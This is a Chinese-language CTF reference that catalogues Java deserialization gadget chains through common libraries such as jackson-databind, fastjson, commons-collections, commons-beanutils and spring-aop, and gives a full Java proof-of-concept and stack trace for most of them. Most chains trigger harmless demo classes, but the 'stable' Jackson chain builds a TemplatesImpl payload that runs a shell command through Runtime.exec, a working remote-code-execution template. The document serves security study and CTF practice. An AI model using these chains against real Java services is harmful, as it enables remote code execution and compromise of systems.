CTF-Java-Gadget

利用条件

利用链

堆栈信息

HashMap#readObject -> UIDefaults$TextAndMnemonicHashMap -> toString

利用条件

利用链

堆栈信息

toString -> put

TiedMapEntry#toString -> put(key, value)

依赖条件

利用链

堆栈信息

readObject -> getter

DualTreeBidiMap#readObject -> getter

依赖条件

利用链

堆栈信息

PriorityQueue#readObject -> getter

依赖条件

利用链

堆栈信息

Hashtable#readObject -> getter

依赖条件

利用链

堆栈信息

TreeBag#readObject -> getter

依赖条件

利用链

堆栈信息

readObject -> equals

HashMap#readObject -> equals

依赖条件

演示类

下面这些本地定义的类旨在缩短下方Gadget的长度

例如：证明链子能调用getter，通常会去调用TemplatesImpl#getOutputProperties实现RCE，但为了简短代码（在尽可能少且美观的代码情况下，演示最佳效果）

- com.xiinnn.template.GetterClass#getName
- com.xiinnn.template.ToStringClass#toString
- com.xiinnn.template.EqualsClass#equals（hashCode返回值固定）
- com.xiinnn.template.PutMapClass#put(Object, Object)

toString -> getter

POJONode#toString -> getter

> 代号：JacksonToString2Getter

依赖条件

- jackson-databind（版本具体未测，大部分都可以，且该依赖为SpringBoot自带）
- 有些jdk版本有概率会因为jackson链不稳定性问题导致获取不到outputProperties进而触发不了getter，可解决

利用链

Java

```java
package com.xiinnn;

import com.fasterxml.jackson.databind.node.POJONode;
import com.xiinnn.template.GetterClass;
import javassist.ClassPool;
import javassist.CtClass;
import javassist.CtMethod;

// POJONode#toString -> getter
// 实测：jdk8u181 jackson-databind#2.14.1
public class JacksonToString2Getter {
    public static void main(String[] args) throws Exception{
        GetterClass getterClass = new GetterClass();
        // 删除 BaseJsonNode#writeReplace 方法用于顺利序列化
        ClassPool pool = ClassPool.getDefault();
        CtClass ctClass0 = pool.get("com.fasterxml.jackson.databind.node.BaseJsonNode");
        CtMethod writeReplace = ctClass0.getDeclaredMethod("writeReplace");
        ctClass0.removeMethod(writeReplace);
        ctClass0.toClass();

        POJONode node = new POJONode(getterClass);
        // 成功调用 GetterClass#getName
        node.toString();
    }
}
```

堆栈信息

```
getName:9, GetterClass (com.xiinnn.template)
invoke0:-1, NativeMethodAccessorImpl (sun.reflect)
invoke:62, NativeMethodAccessorImpl (sun.reflect)
invoke:43, DelegatingMethodAccessorImpl (sun.reflect)
invoke:498, Method (java.lang.reflect)
serializeAsField:689, BeanPropertyWriter (com.fasterxml.jackson.databind.ser)
serializeFields:774, BeanSerializerBase (com.fasterxml.jackson.databind.ser.std)
serialize:178, BeanSerializer (com.fasterxml.jackson.databind.ser)
defaultSerializeValue:1148, SerializerProvider (com.fasterxml.jackson.databind)
serialize:115, POJONode (com.fasterxml.jackson.databind.node)
_serializeNonRecursive:105, InternalNodeMapper$WrapperForSerializer (com.fasterxml.jackson.databind.node)
serialize:85, InternalNodeMapper$WrapperForSerializer (com.fasterxml.jackson.databind.node)
serialize:39, SerializableSerializer (com.fasterxml.jackson.databind.ser.std)
serialize:20, SerializableSerializer (com.fasterxml.jackson.databind.ser.std)
_serialize:480, DefaultSerializerProvider (com.fasterxml.jackson.databind.ser)
serializeValue:319, DefaultSerializerProvider (com.fasterxml.jackson.databind.ser)
serialize:1572, ObjectWriter$Prefetch (com.fasterxml.jackson.databind)
_writeValueAndClose:1273, ObjectWriter (com.fasterxml.jackson.databind)
writeValueAsString:1140, ObjectWriter (com.fasterxml.jackson.databind)
nodeToString:34, InternalNodeMapper (com.fasterxml.jackson.databind.node)
toString:238, BaseJsonNode (com.fasterxml.jackson.databind.node)
main:23, JacksonToString2Getter (com.xiinnn)
```

POJONode#toString -> getter（稳定版）

> 代号：JacksonReadObject2GetterBetter

依赖条件

- jackson-databind、spring-aop（版本具体未测，大部分都可以，且该依赖为SpringBoot自带）

利用链

这里直接用TemplatesImpl#getOutputProperties演示，如果需要调用其他getter，修改makeTemplatesImplAopProxy方法中的相关类型

```java
package com.xiinnn;

import com.fasterxml.jackson.databind.node.POJONode;
import com.sun.org.apache.xalan.internal.xsltc.trax.TemplatesImpl;
import com.sun.org.apache.xalan.internal.xsltc.trax.TransformerFactoryImpl;
import javassist.ClassPool;
import javassist.CtClass;
import javassist.CtMethod;
import org.springframework.aop.framework.AdvisedSupport;

import javax.xml.transform.Templates;
import java.lang.reflect.Constructor;
import java.lang.reflect.Field;
import java.lang.reflect.InvocationHandler;
import java.lang.reflect.Proxy;

// POJONode#toString -> getter (稳定版)
// 实测: jdk8u181 jackson-databind#2.14.1 spring-aop#5.3.24
public class JacksonToString2GetterBetter {
    public static void main(String[] args) throws Exception{
        byte[] code = getTemplates();
        byte[][] codes = {code};
        TemplatesImpl templates = new TemplatesImpl();
        setFieldValue(templates, "_name", "useless");
        setFieldValue(templates, "_tfactory",  new TransformerFactoryImpl());
        setFieldValue(templates, "_bytecodes", codes);
        // 删除 BaseJsonNode#writeReplace 方法用于顺利序列化
        ClassPool pool = ClassPool.getDefault();
        CtClass ctClass0 = pool.get("com.fasterxml.jackson.databind.node.BaseJsonNode");
        CtMethod writeReplace = ctClass0.getDeclaredMethod("writeReplace");
        ctClass0.removeMethod(writeReplace);
        ctClass0.toClass();

        POJONode node = new POJONode(makeTemplatesImplAopProxy(templates));
        node.toString();
    }
    public static Object makeTemplatesImplAopProxy(TemplatesImpl templates) throws Exception {
        AdvisedSupport advisedSupport = new AdvisedSupport();
        advisedSupport.setTarget(templates);
```

```
        Constructor constructor = Class.forName("org.springframework.aop.framework.JdkDynamicAopProxy").getConstructor(AdvisedSupport.class);
        constructor.setAccessible(true);
        InvocationHandler handler = (InvocationHandler) constructor.newInstance(advisedSupport);
        Object proxy = Proxy.newProxyInstance(ClassLoader.getSystemClassLoader(), new Class[]{Templates.class}, handler);
        return proxy;
    }
    public static byte[] getTemplates() throws Exception{
        ClassPool pool = ClassPool.getDefault();
        CtClass template = pool.makeClass("MyTemplate");
        template.setSuperclass(pool.get("com.sun.org.apache.xalan.internal.xsltc.runtime.AbstractTranslet"));
        String block = "Runtime.getRuntime().exec(\"open -a Calculator\");";
        template.makeClassInitializer().insertBefore(block);
        return template.toBytecode();
    }
    public static void setFieldValue(Object obj, String field, Object val) throws Exception{
        Field dField = obj.getClass().getDeclaredField(field);
        dField.setAccessible(true);
        dField.set(obj, val);
    }
}
```

堆栈信息

```
getOutputProperties:507, TemplatesImpl (com.sun.org.apache.xalan.internal.xsltc.trax)
invoke0:-1, NativeMethodAccessorImpl (sun.reflect)
invoke:62, NativeMethodAccessorImpl (sun.reflect)
invoke:43, DelegatingMethodAccessorImpl (sun.reflect)
invoke:498, Method (java.lang.reflect)
invokeJoinpointUsingReflection:344, AopUtils (org.springframework.aop.support)
invoke:208, JdkDynamicAopProxy (org.springframework.aop.framework)
getOutputProperties:-1, $Proxy0 (com.sun.proxy)
invoke0:-1, NativeMethodAccessorImpl (sun.reflect)
invoke:62, NativeMethodAccessorImpl (sun.reflect)
invoke:43, DelegatingMethodAccessorImpl (sun.reflect)
invoke:498, Method (java.lang.reflect)
serializeAsField:689, BeanPropertyWriter (com.fasterxml.jackson.databind.ser)
serializeFields:774, BeanSerializerBase (com.fasterxml.jackson.databind.ser.std)
serialize:178, BeanSerializer (com.fasterxml.jackson.databind.ser)
defaultSerializeValue:1148, SerializerProvider (com.fasterxml.jackson.databind)
serialize:115, POJONode (com.fasterxml.jackson.databind.node)
_serializeNonRecursive:105, InternalNodeMapper$WrapperForSerializer (com.fasterxml.jackson.databind.node)
serialize:85, InternalNodeMapper$WrapperForSerializer (com.fasterxml.jackson.databind.node)
serialize:39, SerializableSerializer (com.fasterxml.jackson.databind.ser.std)
serialize:20, SerializableSerializer (com.fasterxml.jackson.databind.ser.std)
_serialize:480, DefaultSerializerProvider (com.fasterxml.jackson.databind.ser)
serializeValue:319, DefaultSerializerProvider (com.fasterxml.jackson.databind.ser)
serialize:1572, ObjectWriter$Prefetch (com.fasterxml.jackson.databind)
_writeValueAndClose:1273, ObjectWriter (com.fasterxml.jackson.databind)
writeValueAsString:1140, ObjectWriter (com.fasterxml.jackson.databind)
nodeToString:34, InternalNodeMapper (com.fasterxml.jackson.databind.node)
toString:238, BaseJsonNode (com.fasterxml.jackson.databind.node)
main:35, JacksonReadObject2GetterBetter (com.xiinnn)
```

JSONArray#toString -> getter

依赖条件

- 需要有fastjson依赖，实测fastjson1.2.80、1.2.43可行

利用链

Java

```java
package com.xiinnn;

import com.alibaba.fastjson.JSONArray;
import com.xiinnn.template.GetterClass;

import java.lang.reflect.Field;
import java.util.ArrayList;

// JSONArrayToString2Getter
// 实测：jdk8u192 fastjson#1.2.80 1.2.43
public class JSONArrayToString2Getter {
    public static void main(String[] args) throws Exception{
        GetterClass getterClass = new GetterClass();
        ArrayList arrayList = new ArrayList();
        arrayList.add(getterClass);
        JSONArray toStringBean = new JSONArray(arrayList);
        // GetterClass#getName is called
        toStringBean.toString();
    }
    public static void setFieldValue(Object obj, String field, Object val) throws Exception{
        Field dField = obj.getClass().getDeclaredField(field);
        dField.setAccessible(true);
        dField.set(obj, val);
    }
}
```

堆栈信息

```
getName:9, GetterClass (com.xiinnn.template)
write:-1, ASMSerializer_1_GetterClass (com.alibaba.fastjson.serializer)
write:135, ListSerializer (com.alibaba.fastjson.serializer)
write:312, JSONSerializer (com.alibaba.fastjson.serializer)
toJSONString:1077, JSON (com.alibaba.fastjson)
toString:1071, JSON (com.alibaba.fastjson)
main:18, JSONArrayToString2Getter (com.xiinnn)
```

readObject -> toString

BadAttributeValueExpException#readObject -> toString

依赖条件

- 目前未发现限制

利用链

```java
package com.xiinnn;

import com.xiinnn.template.ToStringClass;

import javax.management.BadAttributeValueExpException;
import java.io.*;
import java.lang.reflect.Field;

// BadAttributeValueExpException#readObject -> getter
public class BAVEReadObject2ToString {
    public static void main(String[] args) throws Exception{
        ToStringClass toStringClass = new ToStringClass();
        BadAttributeValueExpException bave = new BadAttributeValueExpException(null);
        setFieldValue(bave, "val", toStringClass);

        byte[] bytes = serialize(bave);
        unserialize(bytes);
    }
    public static void setFieldValue(Object obj, String field, Object val) throws Exception{
        Field dField = obj.getClass().getDeclaredField(field);
        dField.setAccessible(true);
        dField.set(obj, val);
    }
    public static byte[] serialize(Object obj) throws IOException {
        ByteArrayOutputStream baos = new ByteArrayOutputStream();
        ObjectOutputStream oos = new ObjectOutputStream(baos);
        oos.writeObject(obj);
        return baos.toByteArray();
    }
    public static void unserialize(byte[] bytes) throws IOException, ClassNotFoundException {
        ByteArrayInputStream bais = new ByteArrayInputStream(bytes);
        ObjectInputStream ois = new ObjectInputStream(bais);
        ois.readObject();
    }
}
```

堆栈信息

```
toString:8, ToStringClass (com.xiinnn.template)
readObject:86, BadAttributeValueExpException (javax.management)
invoke0:-1, NativeMethodAccessorImpl (sun.reflect)
invoke:62, NativeMethodAccessorImpl (sun.reflect)
invoke:43, DelegatingMethodAccessorImpl (sun.reflect)
invoke:498, Method (java.lang.reflect)
invokeReadObject:1170, ObjectStreamClass (java.io)
readSerialData:2178, ObjectInputStream (java.io)
readOrdinaryObject:2069, ObjectInputStream (java.io)
readObject0:1573, ObjectInputStream (java.io)
readObject:431, ObjectInputStream (java.io)
unserialize:32, BAVEReadObject2ToString (com.xiinnn)
main:16, BAVEReadObject2ToString (com.xiinnn)
```

HashMap#readObject -> HotSwappableTargetSource#equals -> XString#equals -> toString

> 代号：HashMap2HSTS2XString2toString

依赖条件

- jackson-databind、spring-aop（版本具体未测，大部分都可以，且该依赖为SpringBoot自带）

利用链

Java

```java
package com.xiinnn;

import com.fasterxml.jackson.databind.node.POJONode;
import com.sun.org.apache.xpath.internal.objects.XString;
import com.xiinnn.template.GetterClass;
import com.xiinnn.template.ToStringClass;
import org.springframework.aop.target.HotSwappableTargetSource;

import java.io.*;
import java.lang.reflect.Array;
import java.lang.reflect.Constructor;
import java.lang.reflect.Field;
import java.util.HashMap;

// HashMap#readObject -> HotSwappableTargetSource#equals -> XString#equals -> toString
// 实测：jdk8u181 jackson-databind#2.14.1 spring-aop#5.3.24
public class HashMap2HSTS2XString2toString {
    public static void main(String[] args) throws Exception{
        ToStringClass toStringClass = new ToStringClass();
        HotSwappableTargetSource hotSwappableTargetSource1 = new HotSwappableTargetSource(toStringClass);
        HotSwappableTargetSource hotSwappableTargetSource2 = new HotSwappableTargetSource(new XString("1"));
        HashMap hashMap = makeMap(hotSwappableTargetSource1, hotSwappableTargetSource2);

        // 成功调用 ToStringClass#toString
        byte[] bytes = serialize(hashMap);
        unserialize(bytes);
    }
    public static HashMap<Object, Object> makeMap (Object v1, Object v2 ) throws Exception {
        HashMap<Object, Object> s = new HashMap<>();
        setFieldValue(s, "size", 2);
        Class<?> nodeC;
        try {
            nodeC = Class.forName("java.util.HashMap$Node");
        }
        catch ( ClassNotFoundException e ) {
            nodeC = Class.forName("java.util.HashMap$Entry");
        }
        Constructor<?> nodeCons = nodeC.getDeclaredConstructor(int.class, Object.class, Object.class, nodeC);
        nodeCons.setAccessible(true);
```

```
        Object tbl = Array.newInstance(nodeC, 2);
        Array.set(tbl, 0, nodeCons.newInstance(0, v1, v1, null));
        Array.set(tbl, 1, nodeCons.newInstance(0, v2, v2, null));
        setFieldValue(s, "table", tbl);
        return s;
    }
    private static void setFieldValue(Object obj, String field, Object arg
) throws Exception{
        Field f = obj.getClass().getDeclaredField(field);
        f.setAccessible(true);
        f.set(obj, arg);
    }
    public static byte[] serialize(Object obj) throws IOException {
        ByteArrayOutputStream baos = new ByteArrayOutputStream();
        ObjectOutputStream oos = new ObjectOutputStream(baos);
        oos.writeObject(obj);
        return baos.toByteArray();
    }
    public static void unserialize(byte[] bytes) throws IOException, Class
NotFoundException {
        ByteArrayInputStream bais = new ByteArrayInputStream(bytes);
        ObjectInputStream ois = new ObjectInputStream(bais);
        ois.readObject();
    }
}
```

堆栈信息

```
HashMap#readObject -> HashMap#putVal -> HotSwappableTargetSource#equals ->
XString#equals
```

```
toString:8, ToStringClass (com.xiinnn.template)
equals:392, XString (com.sun.org.apache.xpath.internal.objects)
equals:104, HotSwappableTargetSource (org.springframework.aop.target)
putVal:635, HashMap (java.util)
readObject:1413, HashMap (java.util)
invoke0:-1, NativeMethodAccessorImpl (sun.reflect)
invoke:62, NativeMethodAccessorImpl (sun.reflect)
invoke:43, DelegatingMethodAccessorImpl (sun.reflect)
invoke:498, Method (java.lang.reflect)
invokeReadObject:1170, ObjectStreamClass (java.io)
readSerialData:2178, ObjectInputStream (java.io)
readOrdinaryObject:2069, ObjectInputStream (java.io)
readObject0:1573, ObjectInputStream (java.io)
readObject:431, ObjectInputStream (java.io)
unserialize:61, HashMap2HSTS2XString2toString (com.xiinnn)
main:26, HashMap2HSTS2XString2toString (com.xiinnn)
```

AbstractAction#readObject -> toString

依赖条件

- 需要有XString类

利用链

Java

```java
package com.xiinnn;

import com.sun.org.apache.xpath.internal.objects.XString;
import com.xiinnn.template.ToStringClass;
import sun.misc.Unsafe;

import javax.swing.*;
import javax.swing.event.SwingPropertyChangeSupport;
import javax.swing.text.StyledEditorKit;
import java.io.*;
import java.lang.reflect.Constructor;
import java.lang.reflect.Field;

// AbstractAction#readObject -> toString
public class AbstractActionReadObject2ToString {
    public static void main(String[] args) throws Exception{
        ToStringClass toStringBean = new ToStringClass();
        XString xString = new XString("");

        // 用Unsafe获取AlignmentAction类
        Class<?> c = Class.forName("sun.misc.Unsafe");
        Constructor<?> constructor = c.getDeclaredConstructor();
        constructor.setAccessible(true);
        Unsafe unsafe = (Unsafe) constructor.newInstance();
        StyledEditorKit.AlignmentAction action= (StyledEditorKit.AlignmentAction) unsafe.allocateInstance(StyledEditorKit.AlignmentAction.class);

        setFieldValue(action, "changeSupport", new SwingPropertyChangeSupport(""));

        action.putValue("fff123", "");
        action.putValue("aff123", "");

        Field arrayTable = AbstractAction.class.getDeclaredField("arrayTable");
        arrayTable.setAccessible(true);
        Object tables = arrayTable.get(action);
        Field tableField = tables.getClass().getDeclaredField("table");
        tableField.setAccessible(true);
        Object[] table = (Object[])tableField.get(tables);
        table[1] = xString;
        table[3] = toStringBean;
        tableField.set(tables, table);
        // 序列化
        ByteArrayOutputStream baos = new ByteArrayOutputStream();
```

```
        ObjectOutputStream oos = new ObjectOutputStream(baos);
        oos.writeObject(action);
        oos.close();
        byte[] bytes = baos.toByteArray();
        // 将aff123改成fff123
        for(int i = 0; i < bytes.length; i++){
            if(bytes[i] == 97 && bytes[i+1] == 102 && bytes[i+2] == 102 && bytes[i+3] == 49 && bytes[i+4] == 50 &&
                    bytes[i+5] == 51){
                bytes[i] = 102;
                break;
            }
        }
        // 反序列化触发ToStringClass#toSrting
        unserialize(bytes);
    }

    public static void setFieldValue(final Object obj, final String fieldName, final Object value) throws Exception {
        final Field field = getField(obj.getClass(), fieldName);
        field.set(obj, value);
    }

    public static Field getField(final Class<?> clazz, final String fieldName) {
        Field field = null;
        try {
            field = clazz.getDeclaredField(fieldName);
            field.setAccessible(true);
        }
        catch (NoSuchFieldException ex) {
            if (clazz.getSuperclass() != null)
                field = getField(clazz.getSuperclass(), fieldName);
        }
        return field;
    }
    public static void unserialize(byte[] bytes) throws IOException, ClassNotFoundException {
        ByteArrayInputStream bais = new ByteArrayInputStream(bytes);
        ObjectInputStream ois = new ObjectInputStream(bais);
        ois.readObject();
    }
}
```

堆栈信息

```
toString:9, ToStringClass (com.xiinnn.template)
equals:392, XString (com.sun.org.apache.xpath.internal.objects)
firePropertyChange:273, AbstractAction (javax.swing)
putValue:211, AbstractAction (javax.swing)
readObject:364, AbstractAction (javax.swing)
......
```

EventListenerList#readObject -> toString

利用条件

- 暂时没发现利用限制

利用链

Java

```java
package com.xiinnn;

import com.xiinnn.template.ToStringClass;

import javax.swing.event.EventListenerList;
import javax.swing.undo.UndoManager;
import java.io.*;
import java.lang.reflect.Field;
import java.util.Vector;

// EventListenerList#readObject -> toString
public class EventListenerListReadObject2ToString {
    public static void main(String[] args) throws Exception{
        ToStringClass toStringClass = new ToStringClass();
        EventListenerList list = new EventListenerList();
        UndoManager manager = new UndoManager();
        Vector vector = (Vector) getFieldValue(manager, "edits");
        vector.add(toStringClass);
        setFieldValue(list, "listenerList", new Object[]{InternalError.class, manager});
        byte[] code = serialize(list);
        unserialize(code);
    }
    public static Object getFieldValue(Object obj, String fieldName) throws Exception{
        Field field = null;
        Class c = obj.getClass();
        for (int i = 0; i < 5; i++) {
            try {
                field = c.getDeclaredField(fieldName);
            } catch (NoSuchFieldException e){
                c = c.getSuperclass();
            }
        }
        field.setAccessible(true);
        return field.get(obj);
    }
    public static void setFieldValue(Object obj, String field, Object val) throws Exception{
        Field dField = obj.getClass().getDeclaredField(field);
        dField.setAccessible(true);
        dField.set(obj, val);
    }
    public static byte[] serialize(Object obj) throws IOException {
        ByteArrayOutputStream baos = new ByteArrayOutputStream();
```

```
        ObjectOutputStream oos = new ObjectOutputStream(baos);
        oos.writeObject(obj);
        return baos.toByteArray();
    }
    public static void unserialize(byte[] code) throws Exception{
        ByteArrayInputStream bais = new ByteArrayInputStream(code);
        ObjectInputStream ois = new ObjectInputStream(bais);
        ois.readObject();
    }
}
```

堆栈信息

```
toString:9, ToStringClass (com.xiinnn.template)
valueOf:2994, String (java.lang)
append:131, StringBuilder (java.lang)
toString:462, AbstractCollection (java.util)
toString:1003, Vector (java.util)
valueOf:2994, String (java.lang)
append:131, StringBuilder (java.lang)
toString:258, CompoundEdit (javax.swing.undo)
toString:621, UndoManager (javax.swing.undo)
valueOf:2994, String (java.lang)
append:131, StringBuilder (java.lang)
add:187, EventListenerList (javax.swing.event)
readObject:277, EventListenerList (javax.swing.event)
......
```

HashMap#readObject -> UIDefaults$TextAndMnemonicHashMap -> toString

利用条件

- 默认JDK版本

利用链

```java
package com.xiinnn.readobject2tostring;

import com.xiinnn.template.ToStringClass;
import sun.misc.Unsafe;

import java.io.*;
import java.lang.reflect.Field;
import java.util.HashMap;
import java.util.Map;

// HashMap#readObject -> UIDefaults$TextAndMnemonicHashMap -> toString
// 实测：jdk8u181
public class HashMap2TextAndMnemonicHashMap2toString {
    public static void main(String[] args) throws Exception {
        ToStringClass toStringClass = new ToStringClass();
        HashMap hashMap = makeHashMapByTextAndMnemonicHashMap(toStringClass);

        byte[] exp = ser(hashMap);
        unser(exp);
    }
    public static HashMap makeHashMapByTextAndMnemonicHashMap(Object toStringClass) throws Exception{
        Map tHashMap1 = (Map) getObjectByUnsafe(Class.forName("javax.swing.UIDefaults$TextAndMnemonicHashMap"));
        Map tHashMap2 = (Map) getObjectByUnsafe(Class.forName("javax.swing.UIDefaults$TextAndMnemonicHashMap"));
        tHashMap1.put(toStringClass, "123");
        tHashMap2.put(toStringClass, "12");
        setFieldValue(tHashMap1, "loadFactor", 1);
        setFieldValue(tHashMap2, "loadFactor", 1);
        HashMap hashMap = new HashMap();
        hashMap.put(tHashMap1,"1");
        hashMap.put(tHashMap2,"1");

        tHashMap1.put(toStringClass, null);
        tHashMap2.put(toStringClass, null);
        return hashMap;
    }
    public static Object getObjectByUnsafe(Class clazz) throws Exception{
        Field theUnsafe = Unsafe.class.getDeclaredField("theUnsafe");
        theUnsafe.setAccessible(true);
        Unsafe unsafe = (Unsafe) theUnsafe.get(null);
        return unsafe.allocateInstance(clazz);
    }
```

```
    public static void setFieldValue(Object obj, String key, Object val) throws Exception{
        Field field = null;
        Class clazz = obj.getClass();
        while (true){
            try {
                field = clazz.getDeclaredField(key);
                break;
            } catch (NoSuchFieldException e){
                clazz = clazz.getSuperclass();
            }
        }
        field.setAccessible(true);
        field.set(obj, val);
    }
    public static byte[] ser(Object obj) throws IOException {
        ByteArrayOutputStream baos = new ByteArrayOutputStream();
        ObjectOutputStream oos = new ObjectOutputStream(baos);
        oos.writeObject(obj);
        return baos.toByteArray();
    }
    public static void unser(byte[] exp) throws ClassNotFoundException, IOException {
        ByteArrayInputStream bais = new ByteArrayInputStream(exp);
        ObjectInputStream ois = new ObjectInputStream(bais);
        ois.readObject();
    }
}
```

堆栈信息

```
toString:9, ToStringClass (com.xiinnn.template)
get:1251, UIDefaults$TextAndMnemonicHashMap (javax.swing)
equals:492, AbstractMap (java.util)
putVal:635, HashMap (java.util)
readObject:1410, HashMap (java.util)
......
```

toString -> put

TiedMapEntry#toString -> put(key, value)

依赖条件

- 需要commons-collections依赖，3.2.2等补丁之后的版本也可以

利用链

PutMapClass类如下，目标是调用put方法

```java
package com.xiinnn.template;

import java.util.HashMap;

public class PutMapClass extends HashMap {
    public Object put(Object key, Object value){
        System.out.println("PutMapClass#put is called");
        return true;
    }
}
```

```java
package com.xiinnn;

import com.xiinnn.template.PutMapClass;
import org.apache.commons.collections.functors.ConstantTransformer;
import org.apache.commons.collections.keyvalue.TiedMapEntry;
import org.apache.commons.collections.map.LazyMap;

import java.lang.reflect.Field;
import java.util.HashMap;

// TiedMapEntry#toString -> put(key,  value)
// 实测: commons-collections#3.2.2
public class TiedMapEntryToString2Put {
    public static void main(String[] args) throws Exception{
        ConstantTransformer constantTransformer = new ConstantTransformer(1);
        PutMapClass putMapClass = new PutMapClass();

        LazyMap lazymap = (LazyMap) LazyMap.decorate(putMapClass, constantTransformer);
        LazyMap lazymap1 = (LazyMap) LazyMap.decorate(new HashMap(), constantTransformer);
        TiedMapEntry tiedMapEntry = new TiedMapEntry(lazymap1, "useless");
        setFieldValue(tiedMapEntry, "map", lazymap);
        setFieldValue(tiedMapEntry, "key", "useless");

        // 成功调用 PutMapClass#put
        tiedMapEntry.toString();
    }
    public static void setFieldValue(Object obj, String field, Object val) throws Exception{
        Field dField = obj.getClass().getDeclaredField(field);
        dField.setAccessible(true);
        dField.set(obj, val);
    }
}
```

堆栈信息

```
put:7, PutMapClass (com.xiinnn.template)
get:159, LazyMap (org.apache.commons.collections.map)
getValue:74, TiedMapEntry (org.apache.commons.collections.keyvalue)
toString:132, TiedMapEntry (org.apache.commons.collections.keyvalue)
main:25, TiedMapEntryToString2Put (com.xiinnn)
```

readObject -> getter

DualTreeBidiMap#readObject -> getter

依赖条件

- 需要commons-collections依赖，3.2.2等补丁之后的版本也可以
- 需要commons-beanutils依赖，实测1.9.3，其余版本未测

利用链

成功调用本地的GetterClass#getName

Java

```java
package com.xiinnn;

import com.xiinnn.template.GetterClass;
import org.apache.commons.beanutils.BeanComparator;
import org.apache.commons.collections.bidimap.AbstractDualBidiMap;
import org.apache.commons.collections.bidimap.DualTreeBidiMap;

import java.io.*;
import java.lang.reflect.Field;
import java.util.HashMap;
import java.util.Map;

// DualTreeBidiMap#readObject -> getter
// 实测: jdk8u192 commons-collections#3.2.2 commons-beanutils#1.9.3
public class DualTreeBidiMapReadObject2Getter {
    public static void main(String[] args) throws Exception{
        GetterClass getterClass = new GetterClass();
        HashMap<Object, Object> map = new HashMap<>();
        map.put(getterClass, getterClass);

        BeanComparator beanComparator = new BeanComparator("name", String.CASE_INSENSITIVE_ORDER);
        DualTreeBidiMap dualTreeBidiMap = new DualTreeBidiMap();
        setFieldValue(dualTreeBidiMap, "comparator", beanComparator);

        Field field = AbstractDualBidiMap.class.getDeclaredField("maps");
        field.setAccessible(true);
        Map[] maps = (Map[]) field.get(dualTreeBidiMap);
        maps[0] = map;

        byte[] code = serialize(dualTreeBidiMap);
        unserialize(code);
    }

    private static void setFieldValue(Object obj, String field, Object arg) throws Exception{
        Field f = obj.getClass().getDeclaredField(field);
        f.setAccessible(true);
        f.set(obj, arg);
    }
    public static byte[] serialize(Object obj) throws IOException {
        ByteArrayOutputStream baos = new ByteArrayOutputStream();
        ObjectOutputStream oos = new ObjectOutputStream(baos);
        oos.writeObject(obj);
        return baos.toByteArray();
```

```
    }
    public static void unserialize(byte[] bytes) throws IOException, ClassNotFoundException {
        ByteArrayInputStream bais = new ByteArrayInputStream(bytes);
        ObjectInputStream ois = new ObjectInputStream(bais);
        ois.readObject();
    }
}
```

```
/Library/Java/JavaVirtualMachines/jdk1.8.0_192.jdk/Contents
GetterClass#getName is called
GetterClass#getName is called
Exception in thread "main" java.lang.NullPointerException C
```

堆栈信息

```
getName:9, GetterClass (com.xiinnn.template)
invoke0:-1, NativeMethodAccessorImpl (sun.reflect)
invoke:62, NativeMethodAccessorImpl (sun.reflect)
invoke:43, DelegatingMethodAccessorImpl (sun.reflect)
invoke:498, Method (java.lang.reflect)
invokeMethod:2127, PropertyUtilsBean (org.apache.commons.beanutils)
getSimpleProperty:1278, PropertyUtilsBean (org.apache.commons.beanutils)
getNestedProperty:808, PropertyUtilsBean (org.apache.commons.beanutils)
getProperty:884, PropertyUtilsBean (org.apache.commons.beanutils)
getProperty:464, PropertyUtils (org.apache.commons.beanutils)
compare:163, BeanComparator (org.apache.commons.beanutils)
compare:1295, TreeMap (java.util)
put:538, TreeMap (java.util)
put:180, AbstractDualBidiMap (org.apache.commons.collections.bidimap)
putAll:188, AbstractDualBidiMap (org.apache.commons.collections.bidimap)
readObject:346, DualTreeBidiMap (org.apache.commons.collections.bidimap)
......
```

PriorityQueue#readObject -> getter

依赖条件

- 需要有commons-beanutils依赖，实测1.8.3、1.9.3、1.9.4可行

利用链

```java
package com.xiinnn;

import com.xiinnn.template.GetterClass;
import org.apache.commons.beanutils.BeanComparator;

import java.io.*;
import java.lang.reflect.Field;
import java.math.BigInteger;
import java.util.PriorityQueue;

// PriorityQueue#readObject -> getter
// 实测: jdk8u192 commons-beanutils#1.9.2
public class PriorityQueueReadObject2Getter {
    public static void main(String[] args) throws Exception{
        GetterClass getterClass = new GetterClass();

        final BeanComparator comparator = new BeanComparator("lowestSetBit");
        final PriorityQueue<Object> queue = new PriorityQueue<Object>(2, comparator);
        queue.add(new BigInteger("1"));
        queue.add(new BigInteger("1"));
        // 这里设置要调用getter的属性名，此处演示调用getName
        setFieldValue(comparator, "property", "name");
        Field field = queue.getClass().getDeclaredField("queue");
        field.setAccessible(true);
        Object[] queueArray = (Object[]) field.get(queue);
        queueArray[0] = getterClass;
        queueArray[1] = getterClass;
        // 成功调用 GetterClass#getName
        byte[] bytes = serialize(queue);
        unserialize(bytes);
    }
    private static void setFieldValue(Object obj, String field, Object arg) throws Exception{
        Field f = obj.getClass().getDeclaredField(field);
        f.setAccessible(true);
        f.set(obj, arg);
    }
    public static byte[] serialize(Object obj) throws IOException {
        ByteArrayOutputStream baos = new ByteArrayOutputStream();
        ObjectOutputStream oos = new ObjectOutputStream(baos);
        oos.writeObject(obj);
        return baos.toByteArray();
    }
```

```
43      public static void unserialize(byte[] bytes) throws IOException, Class
    NotFoundException {
44          ByteArrayInputStream bais = new ByteArrayInputStream(bytes);
45          ObjectInputStream ois = new ObjectInputStream(bais);
46          ois.readObject();
47      }
48  }
```

堆栈信息

Java

```
1   getName:9, GetterClass (com.xiinnn.template)
2   invoke0:-1, NativeMethodAccessorImpl (sun.reflect)
3   invoke:62, NativeMethodAccessorImpl (sun.reflect)
4   invoke:43, DelegatingMethodAccessorImpl (sun.reflect)
5   invoke:498, Method (java.lang.reflect)
6   invokeMethod:2170, PropertyUtilsBean (org.apache.commons.beanutils)
7   getSimpleProperty:1332, PropertyUtilsBean (org.apache.commons.beanutils)
8   getNestedProperty:770, PropertyUtilsBean (org.apache.commons.beanutils)
9   getProperty:846, PropertyUtilsBean (org.apache.commons.beanutils)
10  getProperty:426, PropertyUtils (org.apache.commons.beanutils)
11  compare:157, BeanComparator (org.apache.commons.beanutils)
12  siftDownUsingComparator:722, PriorityQueue (java.util)
13  siftDown:688, PriorityQueue (java.util)
14  heapify:737, PriorityQueue (java.util)
15  readObject:797, PriorityQueue (java.util)
16  ......
```

Hashtable#readObject -> getter

